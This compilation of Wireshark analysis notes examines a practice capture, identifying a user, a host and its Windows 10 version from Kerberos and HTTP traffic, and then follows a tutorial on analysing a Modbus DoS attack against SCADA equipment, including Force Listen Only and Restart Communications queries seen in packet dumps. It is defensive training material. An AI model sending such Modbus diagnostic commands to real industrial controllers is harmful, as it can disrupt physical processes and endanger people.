No.	Time	Source	Destination	Protocol	Length	Host	Source Port	Destination Port	SHA1 Hash of info dictionary
1538	2018-07-15 09:45:53	10.0.0.201	10.0.0.2	KRB5	382		49742	88	
1596	2018-07-15 09:46:52	10.0.0.201	10.0.0.2	KRB5	290		49744	88	
1604	2018-07-15 09:46:52	10.0.0.201	10.0.0.2	KRB5	370		49745	88	
100	2018-07-15 09:45:43	10.0.0.2	10.0.0.201	KRB5	250		88	49677	
114	2018-07-15 09:45:43	10.0.0.2	10.0.0.201	KRB5	250		88	49679	

```
Kerberos
  Record Mark: 324 bytes
  as-req
    pvno: 5
    msg-type: krb-as-req (10)
    padata: 2 items
    req-body
      Padding: 0
      kdc-options: 40810010
      cname
        name-type: kRB5-NT-PRINCIPAL (1)
        cname-string: 1 item
          CNameString: BLANCO-DESKTOP$
      realm: DOGOFTHEYEAR.NET
      sname
      till: 2037-09-13 02:48:05 (UTC)
      rtime: 2037-09-13 02:48:05 (UTC)
      nonce: 13576452
      etype: 6 items
      addresses: 1 item BLANCO-DESKTOP<20>
```

```
0030  08 05 81 8b 00 00 00 00  01 44 6a 82 01 40 30 82   ········ ··Dj··@0·
0040  01 3c a1 03 02 01 05 a2  03 02 01 0a a3 63 30 61   ·<······ ·····c0a
0050  30 4c a1 03 02 01 02 a2  45 04 43 30 41 a0 03 02   0L······ E·C0A···
0060  01 12 a2 3a 04 38 7b 13  39 97 66 cf 9d e0 e9 a5   ···:·8{· 9·f·····
0070  15 3f a5 03 68 d8 62 4d  d4 55 1a 7c 35 37 9a 0b   ·?··h·bM ·U·|57··
0080  50 21 17 5c e9 d4 4a d1  3d aa 35 54 1d 88 f3 c3   P!·\··J· =·5T····
0090  2e 9a 5e e1 91 39 6f 10  59 42 7a 98 6e 2a 30 11   .·^··9o· YBz·n*0·
00a0  a1 04 02 02 00 80 a2 09  04 07 30 05 a0 03 01 01   ········ ··0·····
00b0  ff a4 81 ca 30 81 c7 a0  07 03 05 00 40 81 00 10   ····0··· ····@···
00c0  a1 1c 30 1a a0 03 02 01  01 a1 13 30 11 1b 0f 42   ··0····· ···0···B
00d0  4c 41 4e 43 4f 2d 44 45  53 4b 54 4f 50 24 a2 12   LANCO-DE SKTOP$··
00e0  1b 10 44 4f 47 4f 46 54  48 45 59 45 41 52 2e 4e   ··DOGOFT HEYEAR.N
00f0  45 54 a3 25 30 23 a0 03  02 01 02 a1 1c 30 1a 1b   ET·%0#·· ·····0··
0100  06 6b 72 62 74 67 74 1b  10 44 4f 47 4f 46 54 48   ·krbtgt· ·DOGOFTH
0110  45 59 45 41 52 2e 4e 45  54 a5 11 18 0f 32 30 33   EYEAR.NE T····203
```

The size of this PDU (tcp.pdu.size), 328 bytes | Packets: 16358 · Displayed: 28 (0.2%) | Profile: Default



kerberos.CNameString

```
No.   Time                 Source      Destination  Protocol  Length Host  Source Port  Destination Port  CNameString       SHA1 Hash of info dictionary
 1640 2018-07-15 09:46:52  10.0.0.2    10.0.0.201   KRB5      303          88           49749             elmer.blanco
 1618 2018-07-15 09:46:52  10.0.0.2    10.0.0.201   KRB5      175          88           49746             elmer.blanco
 1552 2018-07-15 09:45:53  10.0.0.2    10.0.0.201   KRB5      199          88           49743             BLANCO-DESKTOP$
  403 2018-07-15 09:45:44  10.0.0.2    10.0.0.201   KRB5      114          88           49697             BLANCO-DESKTOP$
  391 2018-07-15 09:45:44  10.0.0.2    10.0.0.201   KRB5      293          88           49696             BLANCO-DESKTOP$
  362 2018-07-15 09:45:44  10.0.0.2    10.0.0.201   KRB5      227          88           49694             BLANCO-DESKTOP$
  309 2018-07-15 09:45:43  10.0.0.2    10.0.0.201   KRB5      293          88           49692             BLANCO-DESKTOP$
  219 2018-07-15 09:45:43  10.0.0.2    10.0.0.201   KRB5      114          88           49685             BLANCO-DESKTOP$
  207 2018-07-15 09:45:43  10.0.0.2    10.0.0.201   KRB5      273          88           49684             BLANCO-DESKTOP$
  126 2018-07-15 09:45:43  10.0.0.2    10.0.0.201   KRB5      293          88           49680             BLANCO-DESKTOP$
 1604 2018-07-15 09:46:52  10.0.0.201  10.0.0.2     KRB5      370          49745        88                elmer.blanco
 1596 2018-07-15 09:46:52  10.0.0.201  10.0.0.2     KRB5      290          49744        88                elmer.blanco
 1538 2018-07-15 09:45:53  10.0.0.201  10.0.0.2     KRB5      382          49742        88                BLANCO-DESKTOP$
 1530 2018-07-15 09:45:53  10.0.0.201  10.0.0.2     KRB5      302          49741        88                BLANCO-DESKTOP$
```


- Host names are end with $.
- User account names are without the $ sign at the end.

User: elmer.blanco
Host: BLANCO-DESKTOP

For finding which version of Windows is host running use filter, check the User-Agent string for normal web browsing traffic in the HTTP request headers.

We can filter For finding which version of Windows is host running by **http.request and! (udp.port eq 1900)**

To view publicdomaintorrents.info viewed by the user. Then, Right click and Follow TCP stream.



http.request and! (udp.port eq 1900)

```
No.   Time                 Source      Destination      Protocol
 1840 2018-07-15 09:47:07  10.0.0.201  168.215.194.14   HTTP
 1891 2018-07-15 09:47:07  10.0.0.201  168.215.194.14   HTTP
 4682 2018-07-15 09:47:37  10.0.0.201  168.215.195.227  HTTP
 3856 2018-07-15 09:47:19  10.0.0.201  52.94.240.125    HTTP
 3992 2018-07-15 09:47:20  10.0.0.201  52.94.240.125    HTTP
 3288 2018-07-15 09:47:10  10.0.0.201  104.18.21.226    HTTP
 1919 2018-07-15 09:47:07  10.0.0.201  168.215.194.14   HTTP
 1893 2018-07-15 09:47:07  10.0.0.201  168.215.194.14   HTTP
 1888 2018-07-15 09:47:07  10.0.0.201  168.215.194.14   HTTP
 3708 2018-07-15 09:47:19  10.0.0.201  172.217.9.2      HTTP
 2065 2018-07-15 09:47:07  10.0.0.201  172.217.9.2      HTTP
 1905 2018-07-15 09:47:07  10.0.0.201  172.217.9.2      HTTP
 3684 2018-07-15 09:47:19  10.0.0.201  168.215.194.14   HTTP
 1826 2018-07-15 09:47:06  10.0.0.201  168.215.194.14   HTTP
```

```
> Frame 1826: 463 bytes on wire (3704 bits), 463 bytes captured (3704 bits)
v Ethernet II, Src: Msi_18:66:c8 (00:16:17:18:66:c8), Dst: Cisco_27:a1:3e (00:09:b7:27:a1:
  > Destination: Cisco_27:a1:3e (00:09:b7:27:a1:3e)
  > Source: Msi_18:66:c8 (00:16:17:18:66:c8)
    Type: IPv4 (0x0800)
v Internet Protocol Version 4, Src: 10.0.0.201, Dst: 168.215.194.14
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 449
    Identification: 0x7634 (30260)
  > Flags: 0x4000, Don't fragment
```

```
0000  00 09 b7 27 a1 3e 00 16  17 18 66 c8 08 00 45 00   ···'·>·· ··f···E·
0010  01 c1 76 34 40 00 80 06  0d 54 0a 00 00 c9 a8 d7   ··v4@··· ·T······
0020  c2 0e c2 5d 00 50 78 06  e8 5c 02 e3 57 71 50 18   ···]·Px· ·\··WqP·
0030  ff ff 78 fc 00 00 47 45  54 20 2f 6e 73 68 6f 77   ··x···GE T /nshow
0040  63 61 74 2e 68 74 6d 6c  3f 63 61 74 65 67 6f 72   cat.html ?categor
0050  79 3d 61 6e 69 6d 61 74  69 6f 6e 20 48 54 54 50   y=animat ion HTTP
0060  2f 31 2e 31 0d 0a 55 73  65 72 2d 41 67 65 6e 74   /1.1··Us er-Agent
0070  3a 20 4d 6f 7a 69 6c 6c  61 2f 35 2e 30 20 28 57   : Mozill a/5.0 (W
0080  69 6e 64 6f 77 73 20 4e  54 20 31 30 2e 30 3b 20   indows N T 10.0;
0090  57 69 6e 36 34 3b 20 78  36 34 29 20 41 70 70 6c   Win64; x 64) Appl
00a0  65 57 65 62 4b 69 74 2f  35 33 37 2e 33 36 20 28   eWebKit/ 537.36 (
00b0  4b 48 54 4d 4c 2c 20 6c  69 6b 65 20 47 65 63 6b   KHTML, l ike Geck
00c0  6f 29 20 43 68 72 6f 6d  65 2f 36 34 2e 30 2e 33   o) Chrom e/64.0.3
00d0  32 38 32 2e 31 34 30 20  53 61 66 61 72 69 2f 35   282.140  Safari/5
00e0  33 37 2e 33 36 20 45 64  67 65 2f 31 37 2e 31 37   37.36 Ed ge/17.17
```

Version (ip.version), 1 byte

Packets: 16358 · Displayed: 46 (0.3%)

Tuesday, June 16, 2020

```
GET /srsbanner.gif HTTP/1.1
Referer: http://publicdomaintorrents.info/nshowcat.html?category=animation
Accept: image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
Host: publicdomaintorrents.info
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Sun, 15 Jul 2018 04:17:06 GMT
Server: Apache
Last-Modified: Mon, 09 Apr 2012 15:05:44 GMT
Accept-Ranges: bytes
Content-Length: 10979
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: image/gif

GIF89ax.Z................z................""#......rrs...cdf......bfk......Z^b......
.. }..ACE,-.
234789.......................t}........................................]bfSWZ...q
vzfjm...........................................lrvtz~............KNPPSU........
.........................inq............T[_............;=>...GIJ|
~..............................................................yzzvww[\
\.....................................jki...................................ghd...
..................oph...............ttm......AA@......zyp.........]
```

2 client pkts, 10 server pkts, 3 turns.

Entire conversation (14 kB)   Show and save data as ASCII   Stream 86

Find:

The User-Agent reveals this is a 64-bit Windows 10 host


Analyzing a MODBUS DoS attack on SCADA

Attacks on SCADA / ICS systems are not intended for confidential information, but for the process itself. While a DDoS attack on a web server can be costly and inconvenient, a DDoS attack on a SCADA system may be life threatening!

Another key difference between the traditional IT systems and SCADA systems is the communication protocol. SCADA / ICS is composed of existing seria protocols such as modbus and DNP3. While now encapsulated for external communication in TCP / IP, internally they are still very simple serial protocols.

Finding modbus Traffic

Let's analyze and separate SCADA/ICS traffic using WireShark. Let's look at the ubiquitous modbus over TCP packet, perhaps the SCADA/ICS protocol most widely used. While modbus was originally designed for use on a serial medium such as RS232 or RS485, it was modified for use over TCP / IP networks.




hackers-arise.com

Let's open some sample modbus traffic using Wireshark. We'll be using a pcap file of some modbus test data in this tutorial. To open this, use Wireshark to open modbus test data part1.pcap (File —> Open).

Now that we've loaded this capture file, we can use Wireshark to do research. First, let's create some modbus-traffic filters. The most basic filter in modbus would be;

```
mbtcp
```

This would filter all traffic, but the TCP traffic modbus over.




```
ime        Source      Destination   Protocol Length Info
15.266493  10.0.0.57   10.0.0.3      Modbus/   66    Query: Trans:     0; Unit:  10, Func:   8/  1: Force l
15.268405  10.0.0.3    10.0.0.57     Modbus/   63 Response: Trans:     0; Unit:  10, Func:   8: Diagnostics
15.268888  10.0.0.57   10.0.0.3      Modbus/   66    Query: Trans:     0; Unit:  10, Func:   8/  1: Force l
15.271020  10.0.0.3    10.0.0.57     Modbus/   63 Response: Trans:     0; Unit:  10, Func:   8: Diagnostics
15.271447  10.0.0.57   10.0.0.3      Modbus/   66    Query: Trans:     0; Unit:  10, Func:   8/  1: Force l
15.273608  10.0.0.3    10.0.0.57     Modbus/   63 Response: Trans:     0; Unit:  10, Func:   8: Diagnostics
25.889380  10.0.0.57   10.0.0.3      Modbus/   66    Query: Trans:     0; Unit:  10, Func:   8/  1: Restart
25.891231  10.0.0.3    10.0.0.57     Modbus/   63 Response: Trans:     0; Unit:  10, Func:   8: Diagnostics
25.891714  10.0.0.57   10.0.0.3      Modbus/   66    Query: Trans:     0; Unit:  10, Func:   8/  1: Restart
25.893737  10.0.0.3    10.0.0.57     Modbus/   66 Response: Trans:     0; Unit:  10, Func:   8/  1: Restart
```

```
⊞ Frame 8: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
⊞ Ethernet II, Src: Runtop_00:62:0d (00:20:78:00:62:0d), Dst: Intel_ce:70:51 (00:02:b3:ce:70:51)
⊟ Internet Protocol Version 4, Src: 10.0.0.57 (10.0.0.57), Dst: 10.0.0.3 (10.0.0.3)
    Version: 4
    Header length: 20 bytes
  ⊞ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
    Total Length: 52
    Identification: 0x8583 (34179)
  ⊞ Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
```

```
0000  00 02 b3 ce 70 51 00 20  78 00 62 0d 08 00 45 00   ....pQ.  x.b...E.
0010  00 34 85 83 40 00 80 06  61 05 0a 00 00 39 0a 00   .4..@... a....9..
0020  00 03 0a 12 01 f6 61 97  f1 83 70 f1 ad 1b 50 18   ......a. ..p...P.
0030  fa f0 19 52 00 00 00 00  00 00 00 06 0a 08 00 04   ...R.... ........
0040  00 00                                              ..
```

hackers-arise.com

Clicking on any of those packets will allow us to start a more detailed review of the packets. We can see their destination port and protocol (respectively 502 and mbap), expanding the TCP header.




```
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
⊟ Transmission Control Protocol, Src Port: mbap (502), Dst Port: rvs-isdn-dcp (2578), Seq: 49, Ack: 73, Len: 12
    Source port: mbap (502)
    Destination port: rvs-isdn-dcp (2578)
    [Stream index: 1]
    Sequence number: 49    (relative sequence number)
    [Next sequence number: 61    (relative sequence number)]
    Acknowledgment number: 73    (relative ack number)
    Header length: 20 bytes
  ⊞ Flags: 0x018 (PSH, ACK)
    Window size value: 65463
    [Calculated window size: 65463]
    [Window size scaling factor: -2 (no window scaling used)]
  ⊟ Checksum: 0x1416 [validation disabled]
```

```
0000  00 20 78 00 62 0d 00 02  b3 ce 70 51 08 00 45 00   . x.b... ..pQ..E.
0010  00 34 ff ea 40 00 80 06  e6 9d 0a 00 00 03 0a 00   .4..@... ........
0020  00 39 01 f6 0a 12 70 f1  ad 4b 61 97 f1 cb 50 18   .9....p. .Ka...P.
0030  ff b7 14 16 00 00 00 00  00 00 00 06 0a 08 00 01   ........ ........
0040  00 00                                              ..
```

hackers-arise.com


If we scroll down a bit, we will get into the fields of Modbus and Modbus / TCP and read their values there.



```
      [Bad Checksum: False]
   ⊟ [SEQ/ACK analysis]
      [This is an ACK to the segment in frame: 20]
      [The RTT to ACK the segment was: 0.001776000 seconds]
      [Bytes in flight: 12]
    [PDU Size: 12]
⊟ Modbus/TCP
    Transaction Identifier: 0
    Protocol Identifier: 0
    Length: 6
    Unit Identifier: 10
⊟ Modbus
    Function Code: Diagnostics (8)
    Diagnostic Code: Restart Communications Option (1)
    Restart Communication Option: Leave Log (0x0000)

0000  00 20 78 00 62 0d 00 02  b3 ce 70 51 08 00 45 00   . x.b... ..pQ..E.
0010  00 34 ff ea 40 00 80 06  e6 9d 0a 00 00 03 0a 00   .4..@... ........
0020  00 39 01 f6 0a 12 70 f1  ad 4b 61 97 f1 cb 50 18   .9....p. .Ka...P.
0030  ff b7 14 16 00 00 00 00  00 00 00 06 0a 08 00 01   ........ ........
0040  00 00                                              ..
```


hackers-arise.com

Click on the Expression tab next to the filter window to add more complex modbus filters and open the Expression Creator. Within the field name sub-window we will scroll down to the M's before we get to modbus.



hackers-arise.com

As you can see above there are three (3) field names with modbus within them. Let's extend each and every one and see what they contain. The Modbus / TCP filter includes only fields special to the TCP implementation of modbus. In the original modbus protocol all fields are found in the Modbus protocol.

